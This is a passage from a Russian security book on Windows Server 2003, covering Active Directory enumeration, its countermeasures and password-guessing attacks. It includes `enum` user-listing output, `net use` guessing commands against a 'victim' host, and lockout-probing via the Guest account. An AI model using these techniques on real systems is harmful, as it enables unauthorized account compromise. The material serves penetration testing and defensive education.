


Рис. 4.9. При установленном соединении утилита `ldp.exe`, позволяет узнать пользователей и группы Active Directory

Как же стало возможным получить столько информации через простое гостевое подключение? Некоторые службы систем Windows NT4, такие как Remote Access Service (RAS) и SQL Server, должны иметь возможность запрашивать в службе AD объекты пользователя и группы. Во время установки Active Directory в Windows 2000 (программа `dcpromo`) пользователю предлагается предоставить разрешения на доступ к каталогам, чтобы существующие службы могли выполнять такие обращения. Если при установке были выбраны упрощенные (relaxed) разрешения доступа, то объекты пользователей и групп становятся доступны через протокол LDAP. Отметим, что при установке по умолчанию разрешения для Active Directory устанавливаются упрощенными.

Меры противодействия инвентаризации через службу Active Directory

Первое и самое главное, что необходимо сделать, — ограничить доступ к TCP-портам 389 и 3268 на периметре сети. Если вы не хотите предоставить данные своей службы AD всему миру, то никто не должен получить доступ к каталогу без аутентификации.

Чтобы предотвратить утечки этой информации через неавторизированные сегменты внутренних сетей с частичным доверием, разрешения для службы AD должны быть ограничены. Различия между обратно совместимым (читайте "менее защищенным") режимом и однородным режимом Windows Server 2003, по существу, сводятся к членству во встроенной локальной группе Pre-Windows 2000 Compatible Access. Для группы Pre-Windows 2000 Compatible Access по умолчанию установлены разрешения для доступа к каталогам, которые показаны в табл. .4.7.

Таблица 4.7. Разрешения для объектов пользователей и групп Active Directory для группы Pre-Windows 2000 Compatible Access

Объект	Разрешение
Пароль домена и политики блокирования	Read (Чтение)
Другие параметры домена	Read (Чтение)
Корень каталога	Вывести содержимое
Объекты пользователей	Вывести содержимое, чтение всех свойств прав доступа
Объекты групп	Вывести содержимое, чтение всех свойств прав доступа
Объекты InetOrgPerson	Вывести содержимое, чтение всех свойств прав доступа

Мастер установки службы Active Directory (Active Directory Installation Wizard) автоматически добавляет идентификатор Everyone в группу Pre-Windows Server 2003 Compatible во время выполнения программы dcpromo. В специальную группу Everyone входят прошедшие аутентификацию сеансы работы с *любыми* пользователями, в том числе и нулевые сеансы. После удаления группы Everyone из группы Pre-Windows 2000 Compatible Access (с последующей перезагрузкой контроллеров домена) домен будет работать с более высокой степенью защиты. Если по какой-либо причине потребуется снова снизить защищенность, то группу Everyone можно будет добавить заново, выполнив следующую команду.

```
net localgroup "Pre-Windows 2000 Compatible Access" everyone /add
net localgroup "Pre-Windows 2000 Compatible Access" "ANONYMOUS LOGON" /add
```

Управление доступом, предоставляемое членам группы Pre-Windows 2000 Compatible Access, также позволяет отправлять запросы к контроллеру домена через нулевые соединения NetBIOS. Для иллюстрации этого утверждения рассмотрим два случая применения утилиты enum (описанной ранее) на следующем примере. Сначала запустим эту программу для системы Windows Server 2003 Advanced Server, в которой идентификаторы Everyone и ANONYMOUS LOGON входят в группу Pre-Windows 2000 Compatible Access.

```
C:\>enum -U caesars
server: caesars
setting up session... success.
getting user list (pass 1, index 0)... success, got 8.
Administrator backadmin Guest guest2 IUSR_CAESARS IWAM_CAESARS
  krbtgt SUPPORT_388945a0
cleaning up... success.
```

Теперь удалим идентификаторы Everyone и ANONYMOUS LOGON из группы Pre-Windows 2000 Compatible Access, перезагрузим систему и запустим тот же запрос еще раз.

```
C:\>enum -U caesars
server: caesars
setting up session... success.
getting user list (pass 1, index 0)... fail
return 5, Access is denied.
cleaning up... success.
```

СОВЕТ Серьезно подумайте над обновлением всех служб RAS, службы Routing and Remote Access Service (RRAS) и серверов SQL в вашей организации для получения совместимости с Windows 2000, чтобы при переходе к использованию службы AD была возможность заблокировать просмотр информации об учетных записях.

Резюме

Пользуясь представленной в этой главе информацией, хакер может перейти к активному взлому системы под управлением Windows Server 2003, этот процесс мы опишем в главе 5, "Атака на службы Windows". Ниже перечислены меры противодействия, которые позволяют ограничить возможности хакера при сборе информации.

- Ограничьте доступ по сети ко всем службам, рассмотренным в этой главе, с помощью сетевых брандмауэров и брандмауэров для отдельных хостов (например ICF). Отключите все неиспользуемые службы. Запущенные службы не должны предоставлять важную системную информацию для пользователей, которые не прошли аутентификацию.
- Защитите службу SMB (TCP/UDP-порты 139 и 445). Проще всего это сделать с помощью отключения функции совместного использования файлов и принтеров для сетей Microsoft (File and Print Sharing for Microsoft networks). При необходимости запуска службы SMB используйте Security Policy (Политика безопасности) для предотвраще-

ния анонимного доступа. Используемые по умолчанию параметры безопасности службы SMB для систем Windows Server 2003 достаточно надежны, но не забывайте, что те же ограничения на контроллере домена менее строги и позволяют получить сведения об ученых записях. Заблокировать доступ к важной информации на всех компьютерах домена можно с помощью оснастки Group Policy (Групповая политика).


- Доступ к службе NetBIOS Name Service (NBNS, UDP-порт 137) должен быть заблокирован на сетевых шлюзах (учтите, что блокирование UDP-порта 137 повлияет на службу имен Windows).
- Отключите службы Alerter и Messenger на узлах с работающим NetBIOS. Это предотвратит возможность извлечения информации о пользователях при удаленном доступе к таблицам имен NetBIOS. Пользуясь Group Policy, можно распространить эти установки на все компьютеры домена (см. главу 16, "Возможности и средства защиты в системах Windows"). В системах Windows Server 2003 эти службы отключены по умолчанию.
- Серверы имен Windows Server 2003 должны быть сконфигурированы таким образом, чтобы перенос зоны был разрешен только для явно определенных узлов либо полностью запрещен. В системах Windows Server 2003 переносы зон запрещены по умолчанию.
- При включении службы SNMP ограничьте доступ к управляющей рабочей станции и задайте сложные, отличающиеся от значений по умолчанию, строки доступа. Служба SNMP Windows Server 2003 по умолчанию ограничивает доступ только для локального хоста и не задает никаких строк доступа.
- Строго ограничьте доступ к службам Active Directory, TCP/UDP-портам 389 и 3268. Используйте сетевые брандмауэры, фильтры Windows Server 2003 ICF и IPSec и любые другие доступные механизмы аутентификации. Учтите, что если вы используете фильтры IPSec, параметр реестра `NoDefaultExempt` должен иметь значение 1, чтобы фильтры нельзя было обойти, применяя атаку через порт-отправителя 88 (см. главу 16, "Возможности и средства защиты в системах Windows").
- ▲ Удалите идентификатор Everyone из группы Pre-Windows 2000 Compatible Access на контроллерах доменов Windows Server 2003, если есть такая возможность. Этот идентификатор включает режим обратной совместимости и позволяет службам RAS и SQL систем Windows NT обращаться к объектам пользователей в каталоге. Если функция совместимости не нужна, отключите ее. Планируя переход на службу Active Directory, обновите сначала серверы RAS и SQL, и режим обратной совместимости не понадобится.


Дополнительная литература и ссылки

Литература	Ссылки
Бюллетени Microsoft, статьи базы знаний и исправления программ	
Q224196, "Restricting Active Directory Replication Traffic to a Specific Port" (описано статическое распределение конечных точек RPC-служб)	`http://support.microsoft.com/?kbid=224196`
Q143474, "Restricting Information Available to Anonymous Logon Users" (описан параметр реестра `RestrictAnonymous`)	`http://support.microsoft.com/?kbid=143474`
Q246261, "How to Use the RestrictAnonymous Registry Value in Windows 2000"	`http://support.microsoft.com/?kbid=246261`

Литература	Ссылки
Q240855, "Using Windows NT 4.0 RAS Servers in a Windows 2000 Domain" (рассмотрена группа Pre-Windows 2000 Compatible Access)	http://support.microsoft.com/?kbid=240855
Бесплатные средства	
Программа nbtscan Аллы Безручко	http://www.inetcat.org/software/nbtscan.html
Программа epdump	http://www.security-solutions.net/tools.html
Программа rpcdump, часть пакета RPCTools Тодда Сабина	http://razor.bindview.com
Программа Winfo Арне Видстрома (Arne Vidstrom)	http://www.ntsecurity.nu
Программа nbtdump Дэвида Литчфилда (David Litchfied)	http://www.atstake.com/research/tools/info_gathering/
Программа DumpSec от компании Somarsoft	http://www.somarsoft.com
Программа enum	http://razor.bindview.com
Программа nete	http://www.webhackingexposed.com/tools.html
Программы sid2user/user2sid Евгения Рудного (Evgenii Rudnyi)	http://www.chem.msu.su:8080/~rudnyi/NT/sid.txt
Программы UserInfo и UserDump, автор — Thor	http://www.hammerofgod.com/download.htm
Программа GetAcct, автор — Urity	http://www.securityfriday.com
Программа walksam, часть пакета RPCTools Тодда Сабина	http://razor.bindview.com
Коммерческие средства	
SolarWinds Professional Plus Edition	http://www.solarwinds.net
Общие ссылки	
"CIFS: Common Insecurities Fail Scrutiny", автор — Hobbit, техническое руководство хакера по SMB	http://www.securityfocus.com/data/library/cifs.txt
Документы RFC 1001 и 1002, спецификации протокола NetBIOS поверх TCP/UDP	http://www.rfc-editor.org
Документы RFC по теме протокола SNMP	http://www.rfc-editor.org

ЧАСТЬ III


РАЗДЕЛЯЙ И ВЛАСТВУЙ
Предварительный сбор данных
Сканирование
Инвентаризация
Проникновение
Расширение привилегий
Переход к интерактивному режиму работы
Несанкционированное получение данных
Расширение сферы влияния
Сокрытие следов
Приложения
Службы: IIS, SQL, TS
CIFS/SMB
Internet-клиенты
Физические атаки



ГЛАВА 5

АТАКА НА СЛУЖБЫ WINDOWS

Предварительный сбор данных
Сканирование
Инвентаризация
Проникновение
- Приложения
- Службы: IIS, SQL, TS
- CIFS/SMB
- Internet-клиенты
- Физические атаки

Расширение привилегий
Переход к интерактивному режиму работы
Несанкционированное получение данных
Расширение сферы влияния
Сокрытие следов

Итак, готовясь к атаке на службы Windows Server 2003, мы выявили, какие из них доступны и какие неверно сконфигурированы, подключались к системе через нулевые соединения и провели инвентаризацию системных данных. Наконец, наступил момент, которого мы все так ждали, — момент проникновения в систему.

Как было сказано в главе 2, "Архитектура системы безопасности Windows Server 2003", первоочередной целью при вторжении в удаленную систему Windows Server 2003 является успешная аутентификация на удаленном узле. Это можно сделать одним из следующих способов:

- угадывая комбинации "имя пользователя/пароль";
- подслушивая или изменяя процесс аутентификации;
- используя недостатки сетевых служб или клиентов;
- воспользовавшись физическим доступом к системе.

В этой главе мы рассмотрим три первых пункта этого списка, а последний метод будет изложен в IV части этой книги.

НА ЗАМЕТКУ Серверы IIS, SQL и Terminal будут рассмотрены по отдельности в главах 10, "Хакинг сервера IIS", 11, "Хакинг сервера SQL", и 12, "Хакинг программы Terminal Server", соответственно. Хакеры уже давно уделяют этим службам особое внимание.

Как мы указывали в главе 2, "Архитектура системы безопасности Windows Server 2003", система аутентификации семейства Windows NT основана на использовании протоколов LAN Manager (LM) и Windows NT LAN Manager (NTLM). Эти протоколы были разработаны для использования преимущественно в защищенных локальных сетях. В системе Windows 2000 компания Microsoft адаптировала широко распространенный стандарт аутентификации — протокол Kerberos версии 5 в качестве альтернативы протоколам LM и NTLM. Это было сделано в попытке расширить собственную парадигму методов аутентификации и в ответ на продолжительную критику ненадежности набора протоколов LM/NTLM. Все эти протоколы доступны по умолчанию в системах Windows Server 2003 (Kerberos используется только в особых случаях для аутентификации контроллеров доменов). Эти протоколы применяются в той или иной степени стандартными клиентами Windows NT, поэтому особенности их работы часто не имеют серьезного значения для проведения атак наподобие атаки подбора паролей. Более того, как мы увидим в этой главе, Microsoft повторила известные уязвимые места в новом стандарте Kerberos v5, что позволило поставить этот протокол в один ряд с печально известными своей "надежностью" протоколами LM/NTLM. Данная глава состоит из нескольких разделов.

- Подбор паролей
- Перехват аутентификационных данных
- Несанкционированный доступ с помощью подложного сервера или атак посредника
- Использование уязвимых мест в службах Windows

Подбор паролей

Наиболее эффективным способом получения доступа к системам Windows по-прежнему остается подбор паролей. В этом разделе будет описан грубый, но высокоэффективный способ проникновения в систему Windows Server 2003.

До того как начать обсуждение различных средств и способов подбора паролей, отметим несколько ключевых моментов, необходимых для перехода к широкомасштабным действиям:

- завершение нулевых сеансов с атакуемой системой;
- изучение результатов инвентаризации;
- предотвращение блокировки учетных записей;
- важность учетной записи администратора.

Завершение нулевых сеансов

Перед началом подбора пароля для доступа к исследованным системам необходимо упорядочить собранную информацию. Поскольку системы семейства Windows NT не поддерживают одновременное подключение одного пользователя с разными именами/паролями, необходимо завершить все нулевые сеансы с атакуемой системой с помощью команды `net use /delete` (или просто `/d`; при использовании параметра `/y` соединение будет закрыто без запроса подтверждения).

```
C:\>net use * /d /y
You have these remote connections:

                \\victim.com\ipc$
Continuing will cancel the connections.

The command completed successfully.
```

И конечно же, если организовано несколько нулевых сеансов с разными машинами, можно указывать сеанс, который необходимо закрыть. Следующая команда позволяет закрыть соединение с системой `\\victim`.

```
C:\>net use \\victim\ipc$ /d /y
```

Изучение результатов инвентаризации

Эффективность подбора пароля значительно повышается при использовании информации, собранной с использованием методов инвентаризации, описанных в главе 4, "Инвентаризация". Если удалось получить имена и свойства пользовательских учетных записей, пользуясь описанными ранее способами, то извлеченную информацию необходимо исследовать и разобраться в данных, полученных посредством нулевых сеансов такими утилитами, как `enum`, `nete`, `userdump/userinfo` и DumpSec (см. главу 4, "Инвентаризация"). Эту информацию можно использовать при ручном подборе паролей или составления списков имен пользователей и словарей для средств автоматизированного подбора паролей.

Лабораторные и тестовые учетные записи

Сколько таких учетных записей есть в вашем окружении? Сколько из них находятся в локальной группе Administrators? Какой может быть пароль у такой учетной записи? Совершенно верно — "`test`" или `NULL` (пустой пароль).

Пользовательские учетные записи с полезной информацией в поле комментария

Честное слово, мы видели учетные записи с записанным в поле комментария паролем, выявленным при инвентаризации. Также в этом поле часто встречаются намеки на слово-пароль для тех несчастных пользователей, которые не могут его запомнить.

Члены групп Administrators или Domain Admins

Эти учетные записи часто подвергаются атакам по причине их неограниченных возможностей в локальных системах и доменах. Локальную запись администратора нельзя заблокировать, пользуясь стандартными средствами администрирования от Microsoft, поэтому она также постоянно подвергается такому способу нападения как подбор паролей.

Привилегированные служебные учетные записи для приложений резервного копирования данных

Многие коммерческие приложения для резервного копирования данных создают учетные записи пользователей, которые получают широкие привилегии в системе и могут читать практически все файлы для создания полной резервной копии системы. Мы перечислили несколько подобных учетных записей в табл. 5.1.

Учетные записи, общие для групп

Мелким и крупным организациям свойственна склонность использовать одни и те же учетные данные для входа в большую часть систем. Пример — учетные записи "backup" или "admin". Пароли для таких учетных записей обычно подбираются очень легко.

Учетные записи пользователей, которые не часто меняют свой пароль

Это обычно говорит о недостаточных навыках администрирования как у администратора, так и у пользователей. У таких учетных записей могут быть пароли, установленные при их создании по умолчанию, которые очень легко угадать (обычно это бывает название организации или слово "welcome").

Учетные записи, которые давно не использовались для подключения к системе

Аналогично, наличие редко используемых учетных записей говорит о небрежном отношении к безопасности и редких проверках паролей на устойчивость.

Предотвращение блокировки учетных записей

Хакеры и тестировщики защиты систем одинаково не хотят, чтобы учетная запись была заблокирована при подборе пароля. Блокировка делает невозможными дальнейшие атаки на период времени, заданный системным администратором (отметим, что заблокированная учетная запись отличается от отключенной учетной записи, которая остается недоступной, пока ее не включит администратор).

Если был включен аудит, то запись о блокировании заносится в журналы, и обычно администратор или пользователь может по ней сделать вывод о том, что кто-то пытается воспользоваться их учетными записями. Более того, если на машине выполняется программа для выявления вторжений на уровне узла, то существует вероятность ее срабатывания, в зависимости от количества неудачных попыток входа в систему, и тогда администратору или группе реагирования на угрозы будет отправлено соответствующее сообщение.

Каким же образом можно определить, приведут ли попытки угадывания паролей к блокированию учетной записи? Наиболее простой способ определить политику блокировки учетных записей на удаленной системе — получить информацию об установленной политике с помощью нулевого сеанса. Напомним сказанное в главе 4, "Инвентаризация", — параметр -P программы enum позволяет узнать предельное значение неправильных попыток ввода пароля до блокирования учетной записи при наличии нулевого сеанса. Это наиболее простой способ узнать о возможности блокировки учетных записей.

НА ЗАМЕТКУ Напоминаем, что получение сведений о политике назначения паролей отключено по умолчанию в системах Windows Server 2003 (кроме контроллеров доменов).

Если же по некоторым причинам политику паролей невозможно выяснить напрямую, то есть еще один простой способ — начать подбор паролей с учетной записи Guest. По умолчанию в системах Windows Server 2003 учетная запись Guest отключена, но если вы перейдете порог срабатывания блокировки, то в любом случае (даже при отключенной учетной записи) система зарегистрирует это событие. Первый опробованный пароль к случайно выбранному совместно используемому ресурсу IPC$ на целевом сервере не подошел, после этого можно сделать еще несколько попыток подключения к ресурсу. Число неудачных попыток — предельное значение до срабатывания блокирования, определяется политикой безопасности машины.

```
C:\>net use \\victim.com\ipc$ * /u:guest
Type the password for \\mgmgrand\ipc$:
System error 1326 has occurred.

Logon failure: unknown user name or bad password.
```

Как только будет достигнуто предельное значение блокировки записи, каждая следующая попытка будет завершаться сообщением о блокировании, даже если учетная запись отключена.

```
C:\>net use \\victim.com\ipc$ * /u:guest
Type the password for \\mgmgrand\ipc$:
System error 1909 has occurred.

The referenced account is currently locked out and may
↳ not be logged on to.
```

Также отметим, что при попытке подбора пароля к учетной записи Guest (или любой другой) в случае, если учетная запись отключена, и использован правильный пароль, будет выдано следующее сообщение об ошибке.

```
C:\>net use \\victim.com\ipc$ * /u:guest
Type the password for \\mgmgrand\ipc$:
System error 1331 has occurred.

Logon failure: account currently disabled.
```

Удивительно, что по умолчанию в Windows Server 2003 для учетной записи Guest используется пустой пароль. Таким образом, если постоянно пытаться использовать пустой пароль при подборе для записи Guest, блокировка никогда не сработает (если только пароль не был изменен). Если разрешен вывод сообщений о неудачных попытках входа в систему, то для отключенной записи появится сообщение об ошибке "учетная запись отключена" ("account disabled"), даже при правильном пароле.

Снижение ценности учетной записи Guest

Конечно же, лучший способ предотвратить подбор паролей — отключить доступ к службам входа в систему (logon), но если этого делать нельзя, то как же предотвратить использование учетной записи Guest удаленными злоумышленниками? Можно удалить ее, воспользовавшись программой DelGuest от Арне Видстрома (Arne Vidstrom), ссылка на эту программу дается в конце главы. Компания Microsoft никаким образом не поддерживает DelGuest, поэтому ее использование может привести к самым непредсказуемым результатам (хотя в течение года авторы использовали ее на системах Windows 2000 Professional без всяких проблем).

Если учетную запись Guest нельзя удалять, попробуйте ее заблокировать. Тогда подбор паролей к этой учетной записи не даст возможности выяснить политику паролей.

Важность служебных учетных записей и записи администратора

В этой главе мы опишем выявление самых разных комбинаций "имя пользователя/пароль", включая попытки доступа к неограниченной в правах учетной записи администратора. Мы не можем не подчеркнуть особую важность защиты этой учетной записи. Один из самых эффективных методов взлома домена, который мы встречали на практике, был основан на взломе единственной машины обычно большого домена, в котором можно с большой вероятностью обнаружить учетную запись администратора с пустым паролем. Сразу после компрометации такой системы опытный хакер загружает на нее свои утилиты, в том числе — программу `lsadump2`, которую мы рассмотрим в главе 8, "Расширение сферы влияния". Программа `lsadump2` извлекает пароли тех учетных записей домена, которые подключаются к системе как службы (это еще одно общее свойство для доменов семейства Windows NT). Как только эти пароли будут получены, становится элементарным и взлом контроллеров домена путем подключения к ним под видом служб.

В дополнение рассмотрим еще один факт. Ответственные пользователи стараются регулярно менять пароли в соответствии с установленной политикой, поэтому подобрать такой пароль довольно трудно, а права пользовательской учетной записи ограничены уровнем доступа пользователя.

А для каких же учетных записей пароли меняются редко? Конечно же, для записей администраторов! Они, ко всему прочему, склонны использовать один и тот же пароль на нескольких системах, включая и собственную рабочую станцию. Столь же редко меняются пароли служебных учетных записей и служб резервного копирования. Поскольку все эти учетные записи обычно имеют высокие привилегии, а их пароли меняются значительно реже, чем пароли учетных записей пользователей, то именно они становятся мишенью для подбора паролей.

Помните, что в домене систем семейства Windows NT нет совершенно отдельных систем, и один плохо выбранный пароль может разрушить систему защиты всего окружения Windows.



Подбор пароля вручную

Популярность	*10*
Простота	*9*
Опасность	*5*
Степень риска	*8*

После того как при сканировании портов были обнаружены службы и совместно используемые ресурсы, системе Windows NT уже довольно сложно выдержать атаку путем подбора пароля (или десяток попыток подбора паролей). Для этой цели применяется следующая простая команда.

```
C:\>net use \\victim.com\ipc$ пароль /u:victim.com\имя_пользователя
System error 1326 has occurred.

Logon failure: unknown user name or bad password.
```

Обратите внимание, что в этом примере было использовано полностью определенное имя пользователя, `victim.com\`*`имя_пользователя`*, которое явным образом указывает атакуемую учетную запись. Хотя такая форма команды не всегда необходима, она позволяет избежать неожиданностей в некоторых ситуациях, например, когда команда `net use` запускается из командного интерпретатора, работающего от имени учетной записи `LocalSystem`.

Эффективность подбора пароля вручную либо стремится к 100 %, либо к нулю, в зависимости от количества информации о системе, собранной злоумышленником, и использования в системе одного из высоковероятных сочетаний "имя пользователя/пароль", которые перечислены в табл. 5.1.

